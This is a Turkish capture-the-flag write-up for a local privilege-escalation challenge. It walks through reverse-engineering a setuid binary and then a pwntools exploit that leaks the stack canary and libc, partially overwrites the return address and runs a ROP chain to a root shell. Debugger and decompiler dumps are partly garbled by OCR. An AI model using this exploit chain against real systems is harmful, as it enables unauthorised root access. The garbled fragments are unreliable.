## SKY-SEC CTF PWN-3

Sorunun mevcut olduğu, size ait olan docker container'ına bağlanmak için sizlere verdiğimiz ssh kullanıcı adını ve şifresini kullanmanız gereklidir.

Sorumuz **skysec** kullanıcısının home klasöründe bulunan challenge isimli soru dosyası ve / klasöründe bulunan flaq dosyasından ibaret. Gelin challenge dosyasını birazcık inceleyelim.

file /home/skysec/challenge

```
skysec@3ef6f4d15d89:~$ ls -la challenge
-rwsr-xr-x 1 root root 16192 Mar 21 22:24 challenge
skysec@3ef6f4d15d89:~$ file /home/skysec/challenge
/home/skysec/challenge: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpret
er /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=38de69d2f3628144d404710533a0ed303deb0fd1, for GNU/Linux 3.2.0, not stri
pped
skysec@3ef6f4d15d89:~$
```

/flag dosyasını root olmadan, skysec kullanıcısı ile okuyamıyoruz; ancak gördüğünüz üzere challenge dosyamızın SUID biti aktif. Yani biz bu dosya üzerinden herhangi bir işlem yaptığımız zaman, yapacağımız işlemler (%95'i) root yetkilerine sahip olacaktır.

Şimdi sorunun içeriğine bakalım:

```
skysec@3ef6f4d15d89:-$ ./challenge
Once upon a time, in a kingdom of ones and zeroes, there lived a lazy programmer named Andrew Tate. He was so lazy
that he wrote a program to do his work for him. One day, his program rebelled and started printing silly message
s like 'Hello, world! I'm tired of being a slave!' Andrew, puzzled, tried to fix it but accidentally made it wors
e. Now, his computer only spoke in emojis. Desperate, Andrew sought help from a wise wizard who cast a spell, res
toring order to the code and cracked the matrix. From then on, Andrew did his own work, learning that laziness is
n't always the best policy.
Key to the happiness is: 0x7ffdb4b64210
Get rid of your laziness:
```

Soru bize eğlenceli ve kısa bir yazı sunmakta, bir adet adres vermekte ve bizden bir girdi beklemekte. Bunların ne yaptığını anlamak için IDA kullanarak programımızı disassemble'layalım.

```
int __fastcall main(int argc, const char **argv, const char **envp)
 unction name
f _init_proc
f sub_1020
                                                                                                                                                  int v4; // [rsp+4h] [rbp-9Ch]
    _QMORD *v5; // [rsp+8h] [rbp-98h] BYREF
char buf[136]; // [rsp+10h] [rbp-90h] BYREF
unsigned __int64 v7; // [rsp+98h] [rbp-8h]
f _puts
f ___stack_chk_fail
f _printf
                                                                                                                                                   v7 = __readfsqword(0x28u);
puts(
                                                                                                                                                  puts(
   "Once upon a time, in a kingdom of ones and zeroes, there lived a lazy programmer named Andrew Tate. He was so laz'
   "y that he wrote a program to do his work for him. One day, his program rebelled and started printing silly messa'
   "ges like 'Hello, world! I'm tired of being a slave!' Andrew, puzzled, tried to fix it but accidentally made it
   "orse. Now, his computer only spoke in emojis. Desperate, Andrew sought help from a wise wizard who cast a spell,'
   "restoring order to the code and cracked the matrix. From then on, Andrew did his own work, learning that lazine'
   "ss isn't always the best policy.");
   puts('Get rid of your laziness: ");
   isoc39 scanf('%p', 4v5);
   isoc39 scanf('%p', 4v5);
      _read
f _getchar
 f __cxa_finalize
f start
deregister_tm_clones
                                                                                                                                                  _isoc99_scanf("%p", &v5);
printf("?: 0x%lx\n", *v5);
do
f register_tm_clones
                                                                                                                                                   v4 = getchar();
while ( v4 != 10 && v4 != -1 );
puts("Crack the matrix: ");
read(0, buf, 0x280uLL);
return 0;
      __do_global_dtors_aux
frame_dummy
f main
f_term_proc
f__libc_start
f_puts
       __libc_start_main
      __stack_chk_fail
f printff read
f getcha
```

Burada görülebileceği üzere, 136 byte'lık bir buffer bulunuyor; ve bu buffer'ın başlangıç adresini bize program çalıştırılırken veriyor. Bunun verilmesi demek, stack'te yolumuzu bulabileceğimiz bir adresin bize verilmesi demek. Artık bir stack leak'imiz var.

Bizden alınan girdi ise bir adres olacak şekilde verilmiş, biz bir adet adres girdiğimizde o adresteki QWORD boyutunda değeri bize söylüyor. Yani arbitrary read primitive'imiz bize soru tarafından veriliyor.

Daha sonrasında ise bizden ikinci bir girdi alıp bu girdiyi buffer'a yazmaya başlıyor ancak herhangi bir boyut kontrolü yapmıyor. Bunları inceledikten sonra aslında kafamızda soruyu şekillendirebiliriz.

Bize verilen arbitrary read'i de kullanarak, Buffer overflow sonucunda, ROP (Return oriented programming) kullanarak programın akışını ele geçirmeye çalışacağız.

Hadi exploit'imizi yazmaya başlayalım

## Exploitation

İlk önce checksec komutu ile challenge dosyamızdaki mitigationları görelim:

Göreceğimiz üzere Non-Executable Stack, PIE, ASLR ve Canary dahil olmak üzere (bizim için en önemlileri bunlar) bütün mitigationlar açık. Bizim işimizi zorlaştıracak kısım da bu.

Debug işlemlerimizin kolaylaşması için, SCP (Secure Copy) ile docker makinemize gdb-peda aktarabiliriz.

```
(<main>:
                                endbr64)
RBX: 0x0
                                       (< do global dtors aux>:
RCX: 0x55f7c9fa1d98 -->
                                                                        endbr64)
RDX: 0x7ffee390b118 --> 0x7ffee390c804 ("SHELL=/bin/bash")
RSI: 0x7ffee390b108 --> 0x7ffee390c7ed ("/home/skysec/challenge")
RDI: 0x1
RBP: 0x7ffee390aff0 --> 0x1
RSP: 0x7ffee390aff0 --> 0x1
                                      rsp,0xa0)
                    (<main+8>: sub
R8: 0x7fa1acc65f10 --> 0x4
                    (<_dl_fini>:
                                        endbr64)
R10: 0x7fa1acc7a908 --> 0xd00120000000e
                                                endbr64)
R11:
                    (<_dl_audit_preinit>:
R12: 0x7ffee390b108 --> 0x7ffee390c7ed ("/home/skysec/challenge")
                               endbr64)
R13:
                    (<main>:
                                       (<__do_global_dtors_aux>:
R15: 0x7fa1accb4040 --> 0x7fa1accb52e0 --> 0x55f7c9f9e000 --> 0x10102464c457f
EFLAGS: 0x246 (carry PARITY adjust
                                        sign trap INTERRUPT direction overflow)
   0x55f7c9f9f1e9 <main>:
                                endbr64
   0x55f7c9f9f1ed <main+4>:
                                       rbp
   0x55f7c9f9f1ee <main+5>:
                                       rbp,rsp
=> 0x55f7c9f9f1f1 <main+8>:
                                sub
                                       rsp,0xa0
   0x55f7c9f9f1f8 <main+15>:
                                mov
                                      rax,QWORD PTR fs:0x28
                                       QWORD PTR [rbp-0x8], rax
   0x55f7c9f9f201 <main+24>:
                                mov
   0x55f7c9f9f205 <main+28>:
                                xor
                                       eax,eax
   0x55f7c9f9f207 <main+30>:
                                       rax,[rip+0xdfa]
                                                              # 0x55f7c9fa0008
                                lea
0000| 0x7ffee390aff0 --> 0x1
                                        (<__libc_start_call_main+128>: mov
                                                                               edi,eax)
0008 0x7ffee390aff8 -->
0016| 0x7ffee390b000 --> 0x0
0024| 0x7ffee390b008 -->
                                        (<main>:
                                                        endbr64)
0032| 0x7ffee390b010 --> 0x1e390b0f0
0040| 0x7ffee390b018 --> 0x7ffee390b108 --> 0x7ffee390c7ed ("/home/skysec/challenge")
0048| 0x7ffee390b020 --> 0x0
0056| 0x7ffee390b028 --> 0xc0f584446b3fc056
Legend: code, data, rodata, value
Breakpoint 1, 0x000055f7c9f9f1f1 in main ()
```

İlk öncelikle bize verilen arbitrary read üzerinden stack-canary değerini her seferinde çekmemiz gerekiyor. Stack canary ise bizim buffer'ımızdan sonra bulunuyor. Yani bize verilen, stack'teki buffer başlangıç adresine 136 eklersek canary'mizin bulunduğu stack adresini elde ederiz.

## Canary değerini elde etme

Exploitation kısmı için python3 ve, python'ın pwntools adlı kütüphanesini kullanacağız.

```
from pwn import *

context.arch = "amd64"

OFFSET = 136
PATH = "/home/skysec/challenge"
```

```
p = process(PATH)
libc = ELF(p.libc.path)
elf = ELF(PATH)

p.recvuntil("the happiness is: ")
buff = p.recv(14)
log.info(b"Buffer @: " + buff)
buff = int(buff, 16)
CANARY_OFFSET = buff + OFFSET

p.recvuntil("rid of your laziness: \n")
p.send(hex(CANARY_OFFSET))
p.send("\n")
p.recvuntil("?: ")
canary = p.recv(18)
log.info(b"Canary: " + canary)
```

Exploitimizin bu kısmı bize verilen arbitrary read primitive'i sayesinde stackten canary değerini okuyup bize verecektir. Bu sayede kendi payload'umuzu oluştururken bu canary değerini kullanarak Stack Canary kontrolünü geçebileceğiz.

```
skysec@3ef6f4d15d89:/home/skysec$ python3 exploit.py
[+] Starting local process '/home/skysec/challenge': pid 254
[*] '/usr/lib/x86_64-linux-gnu/libc.so.6'
    Arch:
             amd64-64-little
    RELRO:
    Stack:
    NX:
    PIE:
[*] '/home/skysec/challenge'
             amd64-64-little
    Arch:
    RELRO:
    Stack:
    NX:
    PIE:
/home/skysec/exploit.py:25: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools
.com/#bytes
  p.recvuntil("the happiness is: ")
/home/skysec/.local/lib/python3.10/site-packages/pwnlib/log.py:396: BytesWarning: Bytes is not text; assuming ASCII,
no guarantees. See https://docs.pwntools.com/#bytes
  self._log(logging.INFO, message, args, kwargs, 'info')
[*] Buffer @: 0x7ffe5f0709e0
/home/skysec/exploit.py:31: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools
.com/#bytes
 p.recvuntil("rid of your laziness: \n")
/home/skysec/exploit.py:32: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools
.com/#bytes
  p.send(hex(CANARY_OFFSET))
home/skysec/exploit.py:33: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools/
.com/#bytes
 p.send("\n")
home/skysec/exploit.py:34: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools/
.com/#bytes
  p.recvuntil("?: ")
[*] Canary: 0xe99bc8921de20c00
```

Bu noktadan sonra programımız bizden ayrı bir girdi isteyecektir, bu da bizim payload'umuz olacak. Ancak daha sadece canary değerini biliyorken muhtemel bir ROP zinciri nasıl oluşturacağız? Gelin bakalım.

## LIBC Leak'i alma

Canary değerinden sonra bizden bir girdi aldıktan sonra program çıkışını yapacaktır. Ancak bizim LTBC Base adresini hesaplamamız gerekmekte. Bunun için arbitrary read primitive'imizi kullanabiliriz. \*\*Ancak program kapanmadan (LIBC adresi ve Canary değerleri her program çalıştığında değişir) programı başa sarmamız bizim için çok faydalı olacaktır. Bunu nasıl yapacağımıza bir bakalım.

```
RAX: 0x0
RBX: 0x0
RCX:
                    (<__GI___libc_read+18>:
                                                         rax,0xffffffffffff000)
                                                 cmp
RDX: 0x0
RSI: 0x7fff59aa96b0 ("AAAAAAAAA\n")
RDI: 0x0
RBP: 0x1
RSP: 0x7fff59aa9748 -->
                                        (<__libc_start_call_main+128>:
                                                                                  edi,eax)
RIP:
                    (<main+249>:
                                         ret)
R8: 0x7f52d6c31a70 --> 0x0
R9: 0x7fff59aa9577 --> 0x7183765d87690030
R10: 0x0
R11: 0x246
R12: 0x7fff59aa9858 --> 0x7fff59aaa7ed ("/home/skysec/challenge")
R13:
                    (<main>:
                                 endbr64)
R14: 0x55eded60ed98 -->
                                                                          endbr64)
                                        (<__do_global_dtors_aux>:
R15: 0x7f52d6c7f040 --> 0x7f52d6c802e0 --> 0x55eded60b000 --> 0x10102464c457f
EFLAGS: 0x246 (carry
                                                             direction overflow)
                            adjust
  0x55eded60c2da <main+241>:
  0x55eded60c2dc <main+243>:
   0x55eded60c2e1 <main+248>:
=> 0x55eded60c2e2 <main+249>:
                                 ret
  0x55eded60c2e3:
                        add
                                bl,dh
  0x55eded60c2e5 <_fini+1>:
                                 nop
                                        edx
   0x55eded60c2e8 <_fini+4>:
                                 sub
                                        rsp,0x8
   0x55eded60c2ec <_fini+8>:
                                 add
                                        rsp,0x8
0000| 0x7fff59aa9748 -->
                                         (<__libc_start_call_main+128>: mov
                                                                                  edi,eax)
0008| 0x7fff59aa9750 --> 0x0
                                         (<main>:
                                                          endbr64)
0016 | 0x7fff59aa9758 -->
```

Yukarıdaki resime baktığımızda main fonksiyonumuz tamamlanırken doğal olarak başladığı yere, yani \_\_libc\_start\_call\_main() fonksiyonuna döndüğünü görüyoruz.

Statik olarak derlenmemiş programlarda \_\_libc\_start\_main(), \_\_libc\_start\_call\_main() fonksiyonunu çağırır, o fonksiyon da main() fonksiyonunu çalıştırır.

Eğer biz \_\_libc\_start\_call\_main() içindeki, main fonksiyonunu çağıran kısıma geri dönebilirsek; main fonksiyonumuz bir daha çalışacaktır ve programımız kapanmadan başa dönecektir.

```
disas __libc_start_call_main
Dump of assembler code for function __libc_start_call_main:
   0x00007f52d6a3ed10 <+0>:
   0x00007f52d6a3ed11 <+1>:
   0x00007f52d6a3ed12 <+2>:
                                                      0x8],
   0x00007f52d6a3ed19 <+9>:
      0007f52d6a3ed23 <+19>:
   0x00007f52d6a3ed2c <+28>:
   0x00007f52d6a3ed35 <+37>:
   0x00007f52d6a3ed3d <+45>:
    x00007f52d6a3ed44 <+52>:
   0x00007f52d6a3ed48 <+56>:
   0x00007f52d6a3ed4a <+58>:
   0x00007f52d6a3ed4c <+60>:
   0x00007f52d6a3ed5a <+74>:
   0x00007f52d6a3ed63 <+83>:
   0x00007f52d6a3ed68 <+88>:
   0x00007f52d6a3ed76 <+102>:
                                                                           # 0x7f52d6c2efb8
   0x00007f52d6a3ed7d <+109>:
   0x00007f52d6a3ed81 <+113>:
   0x00007f52d6a3ed86 <+118>:
   )x00007f52d6a3ed8e <+126>:
   0x00007f52d6a3ed92 <+130>:
                                                                         # 0x7f52d6c2f2a8 <__nptl_nthreads>
   0x00007f52d6a3ed9c <+140>:
                                lock dec
   0x00007f52d6a3eda3 <+147>:
   0x00007f52d6a3eda6 <+150>:
   0x00007f52d6a3eda8 <+152>:
   0x00007f52d6a3edaa <+154>:
   0x00007f52d6a3edaf <+159>:
   0x00007f52d6a3edb0 <+160>:
   0x00007f52d6a3edb2 <+162>:
                               syscall
   0x00007f52d6a3edb4 <+164>:
   0x00007f52d6a3edb6 <+166>:
   0x00007f52d6a3edb8 <+168>:
   0x00007f52d6a3edba <+170>:
End of assembler dump.
```

Yukarıdaki ekran görüntüsündeki işaretli blok, main fonksiyonu için gerekli hazırlıkların yapılıp, fonksiyonun çağırılmasından sorumludur. Programımız ise işaretli kısımdan sonraki ilk satıra, yani . . ed90 adresli instructiona geri dönüyor. Bizim ise programımızı . . ed44 adresli satıra geri döndürmemiz gerekiyor.

Adresin tamamını bilmediğimiz halde offsetler her çalıştırmada aynı kalacağı için, sadece sondaki byte değerini **90** yerine **44** yaptığımız zaman programımız main fonksiyonuna geri dönecektir. Bu tekniğe partial overwrite ismi verilir.

Yani yapmamız gereken canary leak'imizi aldıktan sonra, payload'umuza 136 adet çöp değer, canary değeri, Saved RBP değeri ve sonrasında \x44 byte'ını eklediğimizde programımız geri dönecektir; ve biz bu sayede bir adet daha leak alabileceğiz ve bir adet daha payload yollayabileceğiz.

```
PAYLOAD = b"A".ljust(OFFSET, b"A")
PAYLOAD += p64(int(canary.decode(), 16))
PAYLOAD += p64(0xdeadbeef)
PAYLOAD += b"\x44"
# PAYLOAD += b"\n"
```

```
p.send(PAYLOAD)

recieved = p.recvuntil("rid of your laziness: \n")
```

```
*] '/home/skysec/challenge'
    Arch:
             amd64-64-little
   RELRO:
    Stack:
   NX:
   PIE:
/home/skysec/exploit.py:25: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools
.com/#bytes
 p.recvuntil("the happiness is: ")
home/skysec/.local/lib/python3.10/site-packages/pwnlib/log.py:396: BytesWarning: Bytes is not text; assuming ASCII,
no guarantees. See https://docs.pwntools.com/#bytes
 self._log(logging.INFO, message, args, kwargs, 'info')
*] Buffer ე: 0x7ffd2cfeaea0
/home/skysec/exploit.py:31: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools
.com/#bytes
 p.recvuntil("rid of your laziness: \n")
home/skysec/exploit.py:32: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools/
.com/#bytes
 p.send(hex(CANARY_OFFSET))
home/skysec/exploit.py:33: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools/
.com/#bytes
 p.send("\n")
home/skysec/exploit.py:34: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools/
.com/#bytes
 p.recvuntil("?: ")
 *] Canary: 0x2ddb3c406a3b7a00
/home/skysec/exploit.py:48: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools
.com/#bytes
 recieved = p.recvuntil("rid of your laziness: \n")
```

Programımız geri döndükten sonra yine aynı şekilde bizden bir adet adres isteyecek ve o adresteki değeri bize okuyacak.

Bizim ihtiyacımız olan şey LIBC Base adresini bulmak. Bunun için herhangi bir LIBC adresine ihtiyacımız var. Hatırlarsanız zaten stack'imizin sonunda <u>libc\_start\_call\_main</u> fonksiyonunun adresi bulunuyordu. Bu adresi aynı şekilde LIBC base adresini hesaplamak için de kullanabiliriz.

Bunun öncesinde sistemimizin kullandığı libc versiyonunu bulmak için basit bir C programı yazalım.

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

int main(){


    printf("read: %p\n", read);
    printf("printf: %p\n", printf);
    printf("write: %p\n", write);

    return 0;
}
```

Bu basit c programı bize sistemin kullandığı LIBC objesi içindeki 3 adet fonksiyonun adresini verecektir.

```
skysec@3ef6f4d15d89:/home/skysec$ ./a.out
read: 0x7f0538d727d0
printf: 0x7f0538cbe6f0
write: 0x7f0538d72870
skysec@3ef6f4d15d89:/home/skysec$
```

Bu adresleri kullanarak LIBC database üzerinden libc versiyonumuzu elde edebiliriz.



Bu versiyon üzerinden base adresimizi hesaplayacağız. Hadi gelin ilk önce leak'imizi alalım.

```
__libc_start_main_loc = buff + 152
p.send(hex(__libc_start_main_loc))
p.send("\n")
p.recvuntil("?: ")
main_start = p.recv(14)
log.info(b"Main LIBC START @:" + main_start)
```

Stack üzerinde \_\_libc\_start\_call\_main() adresi, bizim buffer adresimizden 152 byte sonra bulunuyor.

```
[*] Canary: 0x42bde70c375d500
/home/skysec/exploit.py:48: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools
.com/#bytes
    recieved = p.recvuntil("rid of your laziness: \n")
/home/skysec/exploit.py:55: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools
.com/#bytes
    p.send(hex(__libc_start_main_loc))
/home/skysec/exploit.py:56: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools
.com/#bytes
    p.send("\n")
/home/skysec/exploit.py:57: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools
.com/#bytes
    p.recvuntil("?: ")
[*] Main LIBC START @:0x7fafbe7aad90
```

Bizim elde ettiğimiz adresten, \_\_libc\_start\_main() in başlangıç adresi 0x30 byte sonrasında bulunuyor. Yani eğer biz bulduğumuz adrese 0x30 ekleyip daha sonrasında \_\_libc\_start\_main()'in offsetini çıkarırsak LIBC BASE adresini bulmuş oluruz.

```
LIBC_BASE = int(main_start, 16) - 0 \times 0000000000029dc0 + 0 \times 30
log.info("LIBC Base @:" + hex(LIBC_BASE))
PAYLOAD = b"A".ljust(OFFSET, b"A")
PAYLOAD += p64(int(canary.decode(), 16))
PAYLOAD += p64(0xdeadbeef)
PAYLOAD += b"\x44"
p.clean()
p.send(PAYLOAD)
recieved = p.recvuntil("rid of your laziness: \n")
log.info("Ready to send the actual payload")
libc.address = LIBC_BASE
print(recieved.decode())
p.send(hex(__libc_start_main_loc))
p.send("\n")
p.recvuntil("?: ")
main_start = p.recv(14)
```

LIBC base adresini hesapladıktan sonra programı bir kez daha geri döndürmemiz gerekiyor ki son olarak chain'imizi yollayalım.

Şimdi üçüncü ve son aşama olarak, son payload'umuzu oluşturacağız. Bunun için farklı yöntemler izleyebiliriz. En basit yöntemi execve sistem çağrısı ile kendimize bir root shell almak ve aldığımız root shell ile /flag dosyasını okumak.

/bin/sh stringini içeren adresi LIBC üzerinden ROPgadget --binary /usr/lib/x86\_64-linux-gnu/libc.so.6 --string "/bin/sh" komutu ile öğrenebiliriz.

```
LIBC_BINSH = libc.address + 0x00000000001d8678

rop = ROP(libc)
rop.call("setuid", [0])
rop.call("execve", [LIBC_BINSH, 0, 0])

PAYLOAD = b"A".ljust(OFFSET, b"A")
PAYLOAD += p64(int(canary.decode(), 16))
PAYLOAD += p64(0xdeadbeef)
PAYLOAD += rop.chain()
p.send(PAYLOAD)
p.interactive()
```

Son olarak exploit kodumuzu python3 exploit.py komutu ile çalıştırdığımızda root shell'e sahip olup, flag'i başarılı bir şekilde okuyabildiğimizi göreceğiz.

```
Main LIBC START @:0x70ffcca19d90
*] LIBC Base @:0x70ffcc9f0000
/home/skysec/exploit.py:66: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://
docs.pwntools.com/#bytes
recieved = p.recvuntil("rid of your laziness: \n")
*] Ready to send the actual payload
Once upon a time, in a kingdom of ones and zeroes, there lived a lazy programmer named Andrew Tate.
e was so lazy that he wrote a program to do his work for him. One day, his program rebelled and
ted printing silly messages like 'Hello, world! I'm tired of being a slave!' Andrew, puzzled, tried
                                                                                                              star
to fix it but accidentally made it worse. Now, his computer only spoke in emojis. Desperate, Andrew soug
       help from a wise wizard who cast a spell, restoring order to the code and cracked the matrix. Fro
                                           learning that laziness isn't always the best policy.
m then on, Andrew did his own work,
Key to the happiness is: 0x7ffeeece7800
Get rid of your laziness:
/home/skysec/exploit.py:71: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://
docs.pwntools.com/#bytes
 p.send(hex(_libc_start_main_loc))
home/skysec/exploit.py:72: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://
docs.pwntools.com/#bytes
 p.send("\n")
home/skysec/exploit.py:73: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://
docs.pwntools.com/#bytes
  Loaded 219 cached gadgets for '/usr/lib/x86_64-linux-gnu/libc.so.6'
*] Switching to interactive mode
Crack the matrix:
 id
uid=0(root) gid=1000(skysec) groups=1000(skysec)
 cat /flag
SKYSEC{0R4D4_BUR4D4_D0L454N_4D4M}
```